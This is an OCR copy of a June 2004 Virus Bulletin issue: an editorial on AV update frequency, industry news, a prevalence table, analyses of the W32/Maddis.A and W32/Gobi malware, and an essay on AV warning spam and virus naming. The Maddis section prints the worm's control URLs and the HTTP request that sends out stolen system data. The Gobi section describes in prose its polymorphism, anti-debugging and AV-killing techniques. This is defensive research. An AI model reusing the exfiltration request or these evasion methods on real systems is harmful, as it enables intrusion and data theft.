JUNE 2004

virus BULLETIN

The International Publication on Computer Virus Prevention, Recognition and Removal

CONTENTS

IN THIS ISSUE

DESERT DWELLERS

The camel's long eyelashes, closable nostrils, long legs, broad toe pads, and its proverbial humps cry out one thing: desert dweller. With advanced polymorphism, Entry-Point Obscuring, retro and anti-debugging features, W32/Gobi looks like it, too, was designed for a single purpose: to cause headaches for virus researchers.

page 6

WINDOWS XP COMPARATIVE


With in excess of 60 new samples added to the In the Wild test set this month, the 25 AV products on test really had something to get their teeth into. Find out which developers were triumphant and which have more work to do.

page 12

vbSpam supplement

This month: anti-spam news and events; Matt Sergeant's views on the current state of anti-spam; *VB*'s monthly summary of the ASRG mailing list.

ISSN 0956-9979



"Anti-virus updates are so addictive that even the tobacco industry is intrigued."

Rob Rosenberger
Vmyths

THE UPDATING GAME

In 1991, the experts told you to update your anti-virus software on a quarterly basis: four times per year. If you failed to do this, your anti-virus software might fail to work. By 1996, the experts were urging you to update it on a monthly basis – 12 times per year. In 1998, they pleaded with you to update it on a weekly basis – 52 times per year.

In 1999, the experts screamed at you to update your anti-virus software every day – 365 times per year, and by mid-2000, the experts were ordering you to update it multiple times per day, which works out at roughly 1,000 times per year. If you failed to do this, your anti-virus software might fail to work.

Then the experts backed down a bit. Grudgingly, they admitted that you could get away with updating your anti-virus software multiple times per week, which is only 100–200 times per year. But it seems that's not good enough any more. Now, the experts want you to update your anti-virus software every hour – which is 8,760 times per year.

"It is no longer effective to only apply anti-virus updates on a daily or less frequent basis," warned *Sophos*'s Graham Cluley in a recent press release. "It's obviously good that companies are deploying anti-virus protection, but they are pouring their money down the drain if the protection is not frequently updated. Effective anti-virus protection includes the ability to poll automatically for security updates on an hourly basis."

Quarterly anti-virus injections weren't enough. Monthly anti-virus injections weren't enough. Weekly anti-virus injections weren't enough. Now, not even daily anti-virus injections are enough. Companies "are pouring their money down the drain" if they don't inject every PC every hour, experts insist.

If your firm has 10,000 PCs, then your firm will need to make more than 87 million connection attempts. If you fail to do this, your anti-virus software might fail to work. And you *pay* for this privilege!

We heckle *Microsoft* when they occasionally issue a security patch, yet we applaud anti-virus firms when they issue non-stop security patches. While *Sophos* issued 226 security patches for a single anti-virus program in 2002, *Microsoft* issued only 72 updates that same year for all of its products combined.

Where will it end?

Some day, the experts will compel you to update your anti-virus software once a minute – which is 525,600 times per year. But even 'minute-ly' updates won't stem the tide forever. Some day, you'll need a persistent anti-virus update. In other words, your PC's network cable will serve as an intravenous tube for a constant stream of AV injections. Sounds like an addiction, doesn't it?

It's called an 'Addictive Update Model' for a reason. Anti-virus updates are so addictive that even the tobacco industry is intrigued. Think about it: what does a smoker instinctively need when he or she wakes up in the morning? What does anti-virus software instinctively need when you turn a computer on in the morning?

Sure, the experts call it a 'subscription' – but it's the same as an addiction to painkillers. Painkiller addicts get a subscription from their doctor; anti-virus addicts get a subscription from their vendor.

No doubt the experts will debate this by stressing how you can poll automatically for security updates. But their counterpoint will sidestep the ultimate issue. An addiction, no matter how automated, is still an addiction. Where will it end?

Even persistent updating won't be enough, you know. Why? Because anti-virus firms spend hours preparing each injection before you can download it. You'll still be lagging behind the latest virus threats when you finally switch to an intravenous update.

Enjoy your addiction.

NEWS

THE BEAGLE HAS LANDED ...

... on the *VB* website. Such were the (necessarily) epic proportions of Peter Ferrie's analysis of W32/Beagle (aka Bagle), it would have taken nearly an entire issue of *VB* to print it. Instead, readers should check out the details of this beast on the *VB* website at http://www.virusbtn.com/resources/viruses/indepth/beagle.xml.

SYMANTEC BUYS INTO ANTI-SPAM

Just days after revealing that its gateway anti-virus product will stop sending automatic virus notification 'spam' – a practice that inspires indignation and frustration among computer users (see p.9), *Symantec* has announced that it is to acquire anti-spam and email filtering company *Brightmail*.

The latest incarnation of *Symantec*'s gateway product, *Mail Security for SMTP 4.0*, is configured in such a way that it will not send automatic virus notifications for mass-mailing viruses that spoof the sender address, even if the notification feature is turned on. Although it is likely that most major anti-virus companies (which do not already do so) will follow suit, the cleaning up of its act was particularly timely for *Symantec*, with its acquisition of an anti-spam firm *Brightmail* just around the corner.

Symantec first invested in *Brightmail* back in 2000, when it purchased 11 per cent of the company's shares. Now, *Symantec* is set to pay an estimated $370 million for the rest. *Symantec* has something of a history of indulging in retail therapy, with 19 other acquisitions listed among its 'historical highlights' since 1990. The latest acquisition will see the security firm following the lead of *Sophos*, which purchased anti-spam company *ActiveState* eight months ago.

BUYING AND SELLING

Trend Micro's board of directors has announced plans to repurchase some of the company's shares from the market. The company will repurchase a maximum of one million of its common shares through the Tokyo Stock Exchange. In a similar move last year the company repurchased 179,000 of its shares.

Meanwhile, *Sybari Software Inc.* has filed a registration statement with the Securities and Exchange Commission for an initial public offering (IPO) of its common stock. While the company has stated that the number of shares to be offered and the price range for the offering have yet to be determined, reports suggest that it is seeking to raise $57.5 million to pay off debt and investors, as well as expand its operations.

Prevalence Table – April 2004

Virus	Type	Incidents	Reports
Win32/Netsky	File	318,846	93.75%
Win32/Bagle	File	13,186	3.88%
Win32/Dumaru	File	2,472	0.73%
Win32/Sober	File	1,997	0.59%
Win32/Klez	File	555	0.16%
Win32/Swen	File	516	0.15%
Win32/Mydoom	File	470	0.14%
Win32/Sobig	File	346	0.10%
Win32/Bugbear	File	249	0.07%
Win32/Funlove	File	203	0.06%
Psyme	Script	167	0.05%
Win32/Mimail	File	152	0.04%
Win32/Lovgate	File	117	0.03%
Redlof	Script	104	0.03%
Win32/Valla	File	73	0.02%
Win32/Fizzer	File	66	0.02%
Win32/Yaha	File	55	0.02%
Win32/Hybris	File	50	0.01%
Win32/Parite	File	43	0.01%
Win32/MyWife	File	40	0.01%
Win32/Gibe	File	37	0.01%
Fortnight	Script	33	0.01%
Win95/Spaces	File	33	0.01%
Win32/BadTrans	File	32	0.01%
Win32/Nachi	File	27	0.01%
Win32/Ganda	File	25	0.01%
Win32/Magistr	File	22	0.01%
Win32/Elkern	File	21	0.01%
Win32/Nimda	File	19	0.01%
Laroux	Macro	15	0.00%
IEStart	Script	13	0.00%
Win32/Lovsan	File	11	0.00%
Others[1]		123	0.04%
Total		340,118	100%

[1]The Prevalence Table includes a total of 123 reports across 41 further viruses. Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

VIRUS ANALYSIS 1

W32/MADDIS.A

Richard Wang
Sophos, USA

Towards the end of February 2004, amidst a flurry of Netsky and Bagle activity, something a little more interesting arrived in my 'to do' pile. A quick look didn't reveal very much – a couple of open ports, probably a backdoor or proxy of some description. However, on further investigation there did not appear to be any files or registry entries associated with the activity. Examining the infected system with the virus and operating system inactive revealed that there were indeed new registry entries and files. With the operating system running, the files were apparently invisible.

Stealthy malware is, of course, not a new development. Stealth technology, used to hide the presence of a virus from computer users and anti-virus software, dates back to boot sector viruses. However, stealth technology has become something of a backwater in the days of mass-mailing worms that rely more on social engineering and the inexperience of users to remain undetected. Before we look at how W32/Maddis.A conceals its presence, let's see what it's hiding.

INSTALLATION

On installation W32/Maddis.A checks whether the file being run is called 'usrinit.exe'. If so, the worm assumes that it is installed and continues with its normal activity. If not, it creates a copy of itself, named usrinit.exe, in the Windows system folder. It then runs usrinit.exe with the command line option -d followed by the original filename. Then the worm determines the process id of the spawned copy and creates a file mapping named 'UsrInitRestart<process id>' before terminating. The spawned process determines its own process id and waits until the UsrInitRestart<process id> mapping is closed, indicating that the original process has terminated, before continuing. The worm then deletes the original file, as specified on its command line, and continues with a normal installation.

An installation of W32/Maddis.A will be familiar to most people who have seen any recent worm or backdoor. The main body of the worm is in the Windows system folder as usrinit.exe. The stealthing component, helper.dll, is placed in either the Windows folder or the Temp folder. On *Windows 95/98/ME* a registry value named 'WindowsUpdate' is added to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run. On *Windows NT/2000/XP* systems usrinit.exe is registered as a service named 'WindowsUpdate'.

Once installed, the worm creates a mutex named 'UIMUTEXLOCK' to ensure that only one copy is running at any time, activates the stealth component in helper.dll and starts its malicious activity.

NOW YOU SEE IT ...

W32/Maddis.A is a relatively ordinary worm with three built-in proxies and a simple backdoor server. Once it is running the worm starts proxies for HTTP, telnet and SOCKS listening on available network ports. The worm stores the ports used by the proxies in a mapped file named 'UsrInitPorts' for later use by the stealthing component. The backdoor server always listens on port 1601. Having started the proxies the worm examines the host computer to determine the following information:

- Network identity
- Cached passwords
- Whether NetBIOS is installed
- Whether a Microsoft SQL or MSDE server is active

The information gathered is sent, along with the port numbers used by the proxy servers, as an HTTP GET request to these URLs:

www.proxylist.ru/control/21/
www.proxylist.com.ua/control/21/
www.proxylist.com.ru/control/21/
www.proxylist.biz/control/21/
66.98.173.166/control/21/

The GET request itself looks like this:

```
GET /control/21/ HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MS IE 6.0;
Windows NT 5.01)
Host: www.proxylist.ru
Info: Windows NT; Passwords not Found; POS not Found
Ping: 0
CheckSum: tmEMG7kUmr
Http: 1029
Socks : 1030
Telnet: 1031
HostName: test
DNSName: test.example.com
NetBios : N
MsSQL: Y
WinDir: C:\WINNT\
Cache-Control: no-cache
Connection: close
```

The worm's built-in backdoor is very simple. After supplying a password there are only six commands available:

- Create a remote command shell
- Download a file to the infected computer

- Upload a file to the infected computer
- Run a program
- Set the registry value HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Installation Info
- Update the worm

Updating the worm uses a temporary file named with a randomly generated filename of 'wiu<0-10000>.exe'. The update file is run using the same locking mechanism as the installation procedure to ensure that only one copy of the worm is active at any time.

Once the infected host is thoroughly compromised W32/Maddis.A tries to find other computers to infect. The search is limited to IP addresses in the range 4.8.59.*. The worm creates 32 threads, each of which attacks one IP address in the target range before terminating. As each thread terminates another is created.

NOW YOU DON'T ...

The stealth component works by intercepting calls to system DLLs and modifying the information returned. The calls intercepted by the worm are those which deal with file system access, process monitoring and network monitoring. The DLL calls affected depend on the operating system of the infected computer as shown:

Function	DLL	NT/2000/XP	95/98/Me
NtQuerySystemInformation	NTDLL.DLL	•	
NtQueryDirectoryFile	NTDLL.DLL	•	
NtVdmControl	NTDLL.DLL	•	
NtEnumerateValueKey	ADVAPI32.DLL	•	
EnumServicesStatusA	ADVAPI32.DLL	•	
EnumServicesStatusW	ADVAPI32.DLL	•	
EnumServiceGroupW	ADVAPI32.DLL	•	
EnumServicesStatusExA	ADVAPI32.DLL	•	
EnumServicesStatusExW	ADVAPI32.DLL	•	
FindNextFileA	KERNEL32.DLL		•
FindNextFileW	KERNEL32.DLL		•
Process32First	KERNEL32.DLL		•
Process32Next	KERNEL32.DLL		•
RegEnumValueA	ADVAPI32.DLL		•
RegEnumValueW	ADVAPI32.DLL		•
Module32First	KERNEL32.DLL	•	•
Module32Next	KERNEL32.DLL	•	•
WTSEnumerateProcessesW	WTSAPI32.DLL	•	•
WTSEnumerateProcessesA	WTSAPI32.DLL	•	•
EnumProcessModules	PSAPI.DLL	•	•
EnumProcesses	PSAPI.DLL	•	•
GetTCPTableFromStack	IPHLPAPI.DLL	•	•
AllocateAndGetTcpEx TableFromStack	IPHLPAPI.DLL	•	•

To subvert these functions the worm installs a wrapper around each one, which monitors the information returned to any process which calls the function. The exact behaviour of the stealthing depends on the nature of the information returned by the system function. For functions that return a list of items the stealth component removes certain items from the list. For iterative functions such as FindFirstFile/FindNextFile the stealthing simply repeats the appropriate 'Next' call until the result is one that it does not filter. For other functions the stealthing fakes an error condition.

In most cases the wrapper filters out any returned information which refers to file or process names in the list:

helper.dll
command.exe
windowsupd*
wiu*.exe
uihelp
userinit*.dll
boomer*
usrinit*

There are four exceptions to this behaviour. RegEnumValueA and RegEnumValueW only filter values containing 'WindowsUpdate'. GetTCPTableFromStack and AllocateAndGetTcpExTableFromStack filter information referring to the ports used by the backdoor and proxy servers. The port information is passed to the stealthing component in the mapped file 'UsrInitPorts' created by usrinit.exe.

The efficacy of the stealthing depends on the presence of the required DLLs and the privilege level of the user running the worm. On a standard installation of *Windows 98* the port stealthing does not work, and running the worm as a standard user on *Windows 2000* completely disables any stealthing.


CONCLUSION

In recent months we have seen virus writers turn back to some of the techniques from earlier days. Encryption and polymorphism, albeit in primitive forms, have been incorporated into mass-mailing and share-crawling worms. With W32/Maddis.A, stealth has again become a factor. It is evident that there is money to be made from creating large botnets and hiring them out to spammers or using them to extort money with threats of DDoS attacks. In such a climate we should not be surprised when the level of technology used in these ventures increases. Fortunately it seems that virus writers are having to relearn old skills, whereas anti-virus software has long since incorporated the technology to combat these techniques. *Author's note: Since this article was written, stealthing technology has been seen in the wild in many variants of the W32/Agobot family of worms.*

VIRUS ANALYSIS 2

SHIP OF THE DESERT

Frédéric Perriot
Symantec Security Response



The camel is a fascinating creature. Its long eyelashes, closable nostrils, long legs, broad toe pads, and its proverbial humps cry out one thing: desert dweller. W32/Gobi is exactly this kind of combination: with advanced polymorphism, Entry-Point Obscuring, retro and anti-debugging features, this virus looks like it was designed for a single purpose: to cause headaches for virus researchers.

Symantec received a single customer submission of W32/Gobi, in the form of a first-generation sample, which indicates that this virus was probably developed as a proof of concept, and has not made it into the wild – at least, not yet.

INFECTION CYCLE

W32/Gobi is a PE file infector with backdoor capabilities, written in assembly language. The body of the virus is about 29kb long.

The infection strategies of Gobi are twofold: direct action and registry hooking. Whenever the virus gains control, and if the current username differs from the one recorded in the virus body when the host file was infected, Gobi infects up to seven '.exe' or '.scr' files in the System directory and up to seven '.exe' or '.scr' files in the Windows directory. This infection, triggered by the changing of the username, is a way to gain a foothold on newly infected systems.

Then Gobi hooks the 'HKCR\exefile\shell\open\command' registry key in order to be invoked whenever an executable is launched from the *Windows Explorer*. To achieve this, it directs control from the registry key to an infected program – either 'runonce.exe' (on *Windows 9x* systems), or a copy of 'taskman.exe' (on *Windows NT*-derived systems). The name of the copy of 'taskman.exe' on *NT*-derived systems depends on the local computer name.

Once the registry hook is in place, Gobi infects programs launched from the *Windows Explorer*, before letting them run.

Gobi avoids infecting certain types of files: those protected by the Windows System File Checker (SFC), Winzip self-extractors, and UPX-packed files. Gobi also carries a list of 117 names of files belonging to security products (anti-virus products, personal firewalls, virus definition updaters). It avoids infecting any of the files on this list.

In addition, only files whose size is between 8,000 bytes and 4,000,000 bytes are considered for infection. If a file matches these conditions, the Entry-Point Obscuring routine is carried out. Its purpose is to direct control flow from the host code to the virus decryptor, located at the original end of the last physical section of the file.

Next, the polymorphic engine is called, to generate the decryptor and the encrypted body of the virus; the virus code is written to the host, and the PE header is modified accordingly.

Gobi carefully saves and restores file attributes and times across an infection, and if there was originally a non-zero checksum in the PE header, it is recalculated using the CheckSumMappedFile() function.

There are some inconsistencies in the code designed to pick the location of the virus body in the target host, and some bugs too, related to bit mask manipulations and variables not being initialized properly. This may lead to failed infections, file corruptions, and even the creation of sterile replicants. W32/Gobi also fails to handle data appended to the PE image, which may result in more host corruptions.

THROUGH THE EYE OF A NEEDLE

The Entry-Point Obscuring in Gobi resembles that in W32/Blakan and in W32/Simile (see *VB*, May 2002, p.4). Gobi hooks exit API calls in the host. However, instead of just hooking ExitProcess() calls to kernel32.dll, W32/Gobi may also hook API calls to any import named 'exit' or '_exit' to any DLL. Thus, it enjoys a wider set of potential targets than Blakan or Simile, which limit themselves to files using the ExitProcess() API.

If a host imports one of these three APIs, Gobi parses the first section (usually the code) of the host looking for instruction patterns to replace.

First, the virus attempts to locate five consecutive CCh bytes in the section. If it can find them, their position is recorded for later use. CChs are commonly used as alignment padding by compilers, so they are often found in programs written in high-level languages.

Next, Gobi searches for FF15h and FF25h patterns corresponding to indirect calls and jmps. These are the most common instructions used to perform import calls. Any

such indirect branch pointing to the Import Address Table entry of the selected exit API is modified to transfer control to the virus decryptor.

The patching of an exit import branch depends on the success of the previous search for CChs. If no CChs were found, the six-byte jump or call is simply replaced with a snippet of code of equal length that pushes the virtual address of the decryptor and returns to it.

If CChs were found, however, Gobi replaces the first four CCh bytes with the virtual address of the decryptor, and changes the memory reference of the indirect branch to point to the location of the CChs. Then, in an attempt to make the task of anti-virus scanners more difficult, Gobi replaces any additional contiguous CCh bytes before and after the replaced CChs with random bytes.

Thus, an infected program whose import calls have been hooked will run normally (in most cases), and only eventually, when it has finished running, will it transfer control to the virus. In particular, this is the case for the infected program invoked from the hijacked 'exefile\shell\open\command' registry key, hence the choice of two 'silent' applications, 'runonce.exe' and 'taskman.exe', as privileged hosts for registry hooking.

Besides assuring transfer of control to the virus, the replacement of all exit import calls in the first section of infected programs also acts as an infection marker.

CAMELUS MULTIPLEX

By any standard, Gobi's polymorphic engine is very complex. The engine code is about 9kb long – compare this to the KME engine in W32/Bagif (see *VB*, March 2003, p.4) for instance, which is about 6kb long.

Gobi's junk instruction generator supports a wide variety of opcodes: data transfer operations, arithmetic and logic operations, and rotations. Byte, word and dword variants of these can be generated. Moreover, Gobi is capable of generating several forms of some operations, and usually picks the most optimal encoding for a given instruction, taking advantage of immediate values fitting in bytes, and privileged accumulator forms.

W32/Gobi's decryptors may also contain dummy subroutines, and as a result of a bug in the engine, there is no limit to the calls' nesting level. Fortunately, the transfer of control to subroutines is always done in a simple fashion, so the control flow of Gobi decryptors is easily recognizable.

Rather than the versatility of Gobi's engine, though, it is the encryption algorithm that is the most problematic part. Besides having a regular decryption loop, like the majority of polymorphic viruses, Gobi optionally generates an extra 'key setup' loop in charge of initializing the decryption key before entering the decryption loop. The key setup loop can run up to 1,000,000 iterations. At 100 instructions per iteration (some samples may be worse), the key setup loop would require an inordinate amount of time to emulate in its entirety!

The idea of introducing a dependency of the decryption key on some costly computation is not new. It was used, for instance, in the DOS virus Cryptor (see *VB*, March 1998, p.6). It is, in essence, the same idea as that behind Random Decoding Algorithms (RDA) – for instance RDA.Fighter (see *VB*, December 1997, p.10) – but in the case of Gobi, the key computation is deterministic.

Following the optional 'key setup' loop in the decryptor is a more traditional decryption loop relying on 'xor' as the basic encryption operation.

The parameter of the 'xor' is a sliding key, and it is modified between three and 16 times per loop iteration, using random computations involving immediate values and the loop counter. The use of such a sliding key makes W32/Gobi very difficult to x-ray. The decryption of the virus body may be forward or backward.

Once a decryptor has been produced by the polymorphic engine, Gobi uses it to encrypt the virus body (the same code is used for encryption and decryption). If the encryption is satisfactory, the decryptor is kept, otherwise Gobi assumes it hit a weak key and generates a new decryptor.

Unsurprisingly, given the complexity of the engine, some pieces of dead assembly code have been forgotten by the virus author, here and there.

WARY DROMEDARY

W32/Gobi uses an arsenal of anti-debugging techniques designed to make stepping through its code in a debugger more difficult.

When it first resolves the GetProcAddress() API by parsing the export table of kernel32.dll in memory, it checks for the presence of a breakpoint (a CCh byte) at the entry-point of the API.

Afterwards, whenever Gobi performs an API call to any DLL, it also checks for the presence of a breakpoint, either at the API entry-point, or at the return address of the API call in the virus body.

To detect the presence of a debugger, Gobi also calls the IsDebuggerPresent() function, if it can resolve it, or it directly reads the DebugContext field of the Thread

Information Block at fs:[20h]. If it notices that it is being debugged, Gobi exits.

Another one of Gobi's features may have been designed as an anti-debugging trick: there is a three-second timeout per file infection, enforced by a thread running in parallel with the main infection thread. If the timeout is reached, Gobi triggers an exception to end its execution.

Finally, great care is taken to zero out the decrypted virus body before exiting. Gobi finishes by calling the exit() function of msvcrt.dll (resolved dynamically). One may be tempted to write a smart 'goat' program gaining control after the virus has run, for instance by setting up an 'atexit' callback, in order to gain access easily to the decrypted virus body. However, Gobi's final self-mutilation prevents this kind of trick.

BACTRIAN RESISTANCE

With so much up its sleeve already, it is not surprising that Gobi is also a retrovirus – that is, a virus that actively attacks anti-virus products.

Right before and straight after invoking the direct action infection routine targetting the System and Windows directories (described above), Gobi attempts to disable some versions of *Norton AntiVirus* by finding the window of the program and sending it a DESTROY message.

Additionally, after a 'grace period' of about four hours of running on the same machine – as determined by the time elapsed since the installation of the registry hook – Gobi aggressively goes after services, processes and files belonging to security products. Gobi contains a list of 19 anti-virus service names that it attempts to delete on *Windows NT*-derived systems.

The same list of 117 executable names of security products that are avoided by the infection routine is used again in the retro routine. Gobi enumerates the running processes, using either the PsApi or Toolhelp32 API, depending on the platform.

If it finds a running process with a name that matches one on its blacklist, Gobi terminates the process and patches the corresponding executable file. The entry-point of the file is replaced with a 'ret' instruction (opcode C3h) followed by up to 127 random bytes. This method is a little more subtle than erasing the file altogether.

CAMEL JOCKEY

After the same four-hour grace period, Gobi installs a backdoor on the host system, unless it is already present as evidenced by the presence of a window named 'TS_server'.

The backdoor functionality is located in a UPX-packed executable, which is dropped into the temporary directory under the filename 'DABACKDOOR.EXE'. When run, the backdoor component registers itself under 'HKLM\...\Run' in order to ensure that it is run every time *Windows* is started.

The backdoor listens on port 666/tcp and its access is password-protected. Its remote control features are fairly standard: file upload and download, remote file system manipulation, file execution, remote process killing, password-stealing, keylogging (performed by an external DLL dropped to disk), and some remote desktop interaction.

The backdoor also sends an email notification to the hacker when it starts, including information about the compromised system such as the username, computer name, and local time.

The text strings contained in the backdoor are French, and so is the destination address of the email notification – indicating that the author of the backdoor (who may also be the author of the virus) is probably French.

CAMEL-SPOTTING

Overall, detecting Gobi is an arduous task. The virus is costly to emulate and difficult to x-ray, and there is no easy way to locate its exact entry-point without searching through the entire first section of the host.

The decryptor lends itself to some parsing, but a lengthy analysis of the polymorphic engine is necessary in order to parse it properly. Maybe the solution is to x-ray one hump and emulate the other.

W32/Gobi

Aliases:	W32.Gobi.
Size:	Variable (virus body approximately 29kb long).
Type:	Polymorphic PE file infector with backdoor capabilities.
Language:	Written in assembly language.
Payload:	Retrovirus, backdoor.

FEATURE

ANTI-VIRUS SPAMMING AND THE VIRUS-NAMING MESS: PART 1

Dr Vesselin Bontchev
FRISK Software International

The recent Mydoom disaster (as well as the recent Sobig.F disaster, and the recent Klez.H disaster, and the recent Bagle disaster, and the recent Netsky disaster – I'm sure you get my drift) caused significant indignation among computer users. Some of them even published articles [1, 2] in which they expressed their discontent.

Interestingly enough, the users did not seem to have much of a problem with the fact that we, the anti-virus people, were essentially incapable of stopping, let alone preventing, the global pandemics caused by these viruses. Apparently, users have become accustomed to the fact that known-virus scanners are able to detect only *known* viruses (and can do so reasonably well only if kept up to date). They are essentially useless against new viruses and, as such, are the weakest kind of anti-virus defence. (Still, it is somewhat astonishing to this author that the users would rather resign themselves to using an extremely weak line of defence than bother to acquire the somewhat higher level of knowledge and expertise needed to use the more advanced kinds of anti-virus products based on integrity checking, behaviour blocking, heuristic analysis, and so on.)

No, the indignation expressed in the articles was based mainly around two different problems. Namely, (1) that the various email scanners tended to flood the users' mailboxes with unsolicited warnings that they had sent a virus (when they had not) and (2) that the anti-virus industry seems incapable of getting its collective act together and agreeing upon a common name for each virus.

While some of the arguments expressed in the articles do not lack merit, it seems that the users are (as usual) misunderstanding the issue, not realizing what the real problem is and, in general, missing the point.

In this article, we shall try to address the two issues raised by the aforementioned articles in detail.

ANTI–VIRUS SPAMMING

The problem here is caused by the fact that, nowadays, many mass-mailing viruses spoof the contents of the envelope sender, as well as the From: header of the email messages they use to distribute themselves. When there is a large pandemic caused by a mass-mailer, it is annoying enough that people receive a large number of virus-containing emails, many of them seeming to come from people they know. In fact, some of the apparent senders are not even infected – the virus has snatched their email address from an infected machine and is using it in a fake From: field of the email messages it is sending.

In addition, however, users find their mailboxes overflowing with scores of other irrelevant messages related to the virus. Many of them seem to come from email scanning products, eager to notify the apparent sender of the message that he or she has just sent a virus. It tends to be very annoying if somebody keeps accusing you of spreading viruses – especially when you know that you aren't.

Certainly some anti-virus products for email scanning are guilty of such spamming. This is usually the result of the fact that, in their default configuration, these products send warnings to the apparent sender of virus-containing messages – and most users don't bother to use such products in anything but their default configuration. It is also true that, at least in some cases, the (poor) decision to design the product to behave like that has been made for marketing reasons. In other words, its producers know perfectly well that a large number of people will receive these 'warnings', and that some of these people will not be infected – but consider this to be a form of wide advertising that might be beneficial for their product.

The big picture, however, is a little more complex.

First, not all anti-virus products behave in such an irresponsible manner. For instance, the *FRISK* email scanning product is controlled by, among other things, a special configuration file. This file contains the names of the viruses for which the scanner is *allowed* to send a warning to the apparent sender, if it finds them in an email message. By default (i.e. if the name of the virus found in the email message is not found in this configuration file), no warning is sent. We never add to this file the names of viruses that are known to spoof the sender of the email messages they use to distribute themselves. Two open letters published by Fridrik Skulason indicate that *FRISK* stands very much for responsible behaviour in this aspect [3, 4]. Nevertheless, as we shall explain in a moment, users *can* get email warnings apparently coming from our scanner, even when they have not sent any viruses from their machines.

Secondly, the 'irrelevant' virus-related messages do not consist only of warnings from virus scanners. A large percentage of them are caused by messages which have bounced. The bouncing can occur either because the contents of the envelope recipient of the message sent by the virus is invalid (i.e. the email address no longer exists), or because the mailbox of the recipient is full (with other copies of the virus, warnings from email scanners, and so on). In both cases, while these messages clearly are

annoying to the user who receives them (and in many cases dangerous, because they contain a full copy of the message that was bounced, together with the virus), they are not the fault of anti-virus software and there is nothing anti-virus producers could do in order to prevent them.

But let us return to the explanation of why, even though our product is designed in a 'responsible' manner, users can still receive annoying virus warnings that appear to come from it. Essentially, there are two main reasons.

First of all, there are many Open Source email filters out there which can be configured to use almost any command-line-driven anti-virus product to scan email. In particular, they can be configured to use our scanner – in fact, this is the main way in which the various *nix versions of our product are used. Among other things, these email filtering products can be (and often are) configured to send email warnings to the apparent sender of a message in which the scanner they use has detected a virus. The email filtering products often use some kind of report from the scanner in the warnings they send. So, from the point of view of the recipient, it seems as if the warning has been sent by our scanner – while, in fact, the blame lies with the poor design of the email filtering product that is using it.

What is needed, in order to solve this problem, is some kind of standard (RFC?) that specifies how email filters should react, what kind of notices they should send to the apparent sender, how to format these notices in order to make it perfectly clear who is sending them, and why, and so on.

The second cause for unwanted virus-related warnings lies in the way in which email (SMTP) servers are designed. In particular if, for some reason, the SMTP server decides that it cannot accept the message sent to it, the specification for such servers [5] *requires* that the server sends back at least a partial copy of the original message, together with some note that indicates why the message was rejected.

At the time when this specification was designed, there were no sender-spoofing email-borne viruses. Back then, the only reasons why a message would be rejected were perfectly legitimate errors – invalid email address, full disk quotas, and so on. In such cases it makes perfect sense to send back the complete message with all the headers it has accumulated – so that the sender (a) knows that the message was not received, (b) can try to determine why it hasn't been received and (c) can determine how far it has reached (the latter two by examining the headers).

Nowadays things are, shall we say, a bit more complicated. To begin with, the apparent sender is not necessarily the one from whom the message has originated – e.g. because a sender-spoofing mass-mailing virus has spoofed the contents of the envelope sender. In addition, there are many new reasons why the SMTP server might have deemed the message unacceptable. For instance, it could contain an attachment with an extension which the recipient has decided to block (because files with such extensions often carry various forms of malware). Or it could have Subject: and/or body contents which identify it as being sent by a known virus. In such cases the SMTP server usually sends back a short notice, indicating that the message contained some unacceptable contents and has been refused. But the person in receipt of this notice is not usually responsible for sending it – and they receive the whole original message (together with the virus).

What is needed is a change to the SMTP server specification, allowing it to silently drop messages that conform to particular conditions – without the current obligatory bounce and without any notification of the apparent sender.

Alternatively, the specification of email must be changed, so that the sender is always authenticated in a way which is both unambiguous and impossible to spoof. This way the warnings will be sent to the actual senders only – i.e., only to the users who really are infected. However, this will require a significant effort and will be incompatible with many existing systems, so I do not expect to see it implemented any time soon.

THE VIRUS-NAMING MESS

The other problem that the users seem to have each time there is an explosion of a new mass-mailing virus, is that the anti-virus industry is seemingly incapable of coming up with and agreeing upon a single, common name for it. The author of one of the articles [2] even waxed nostalgic over the good old days when "simple names like 'Jerusalem', 'Michelangelo' and 'Stoned' were accepted and used by all anti-virus vendors and their products." Most users perceive as the main cause for this problem the apparent lack of standard in virus naming. As usual, they are wrong.

As one who has worked in this field for almost 16 years, I can assure you that the "good old days" are nothing but a figment of the imagination of the author of the referenced article. "Accepted and used by all"? Gimme a break! For instance, the 'Jerusalem' virus was also known as 'Friday the 13th', 'Black Friday', 'Israeli', 'Haifa', 'PLO', '1813', 'Russian', 'Arab Star', 'Black Box', 'Black Window', 'Hebrew University' and many other, more obscure names. The 'Stoned' virus was also called 'Marijuana', 'New Zealand', 'Hawaii', 'San Diego', and so on.

Dr. Alan Solomon, a leading anti-virus researcher at the time, had a rather amusing experience with this. A concerned customer called him from Spain. She was using several different virus scanners and they had found several different viruses on her machine – 'Spanish', 'Telecom',

'Telefonica', 'Campana' and a few others. She had used one of the scanners to remove one of these viruses – and suddenly all the other scanners had stopped detecting anything! She was concerned that these 'other viruses' had detected the fact that she had 'killed' their friend and were now 'hiding'. The truth, of course, was that all these names were simply different aliases for one virus, and when that virus had been removed, all the scanners had stopped detecting any viruses on the machine.

The above story is from the mid-1990s. So, as you can see, the virus-naming confusion is far from new. In fact, the situation has much improved since. Nowadays we rarely have more than two or three different names for the same virus – and these are usually only for the 'urgent', explosive spreaders, when there is no time to play the naming synchronization game.

In fact, a *de facto* standard for virus naming does exist – and has existed since 1991! The author of this article should know, for he was one of those who developed it. It is called the CARO Virus Naming Scheme. While it is not an official standard (CARO is not a standard-setting body), it is the approach which is currently the most widely used among anti-virus products. And while there have been recent criticisms of this naming scheme (mostly by people who clearly do not understand properly all the issues involved), including on the pages of *Virus Bulletin* [6], it is still the best thing that has been created for this purpose. But promoting a particular virus-naming standard or criticizing its critics is not the point of this article. Its point is to explain that the current virus-naming mess would exist no matter how good a virus-naming scheme is developed. The rest of this article will try to explain why this is so.

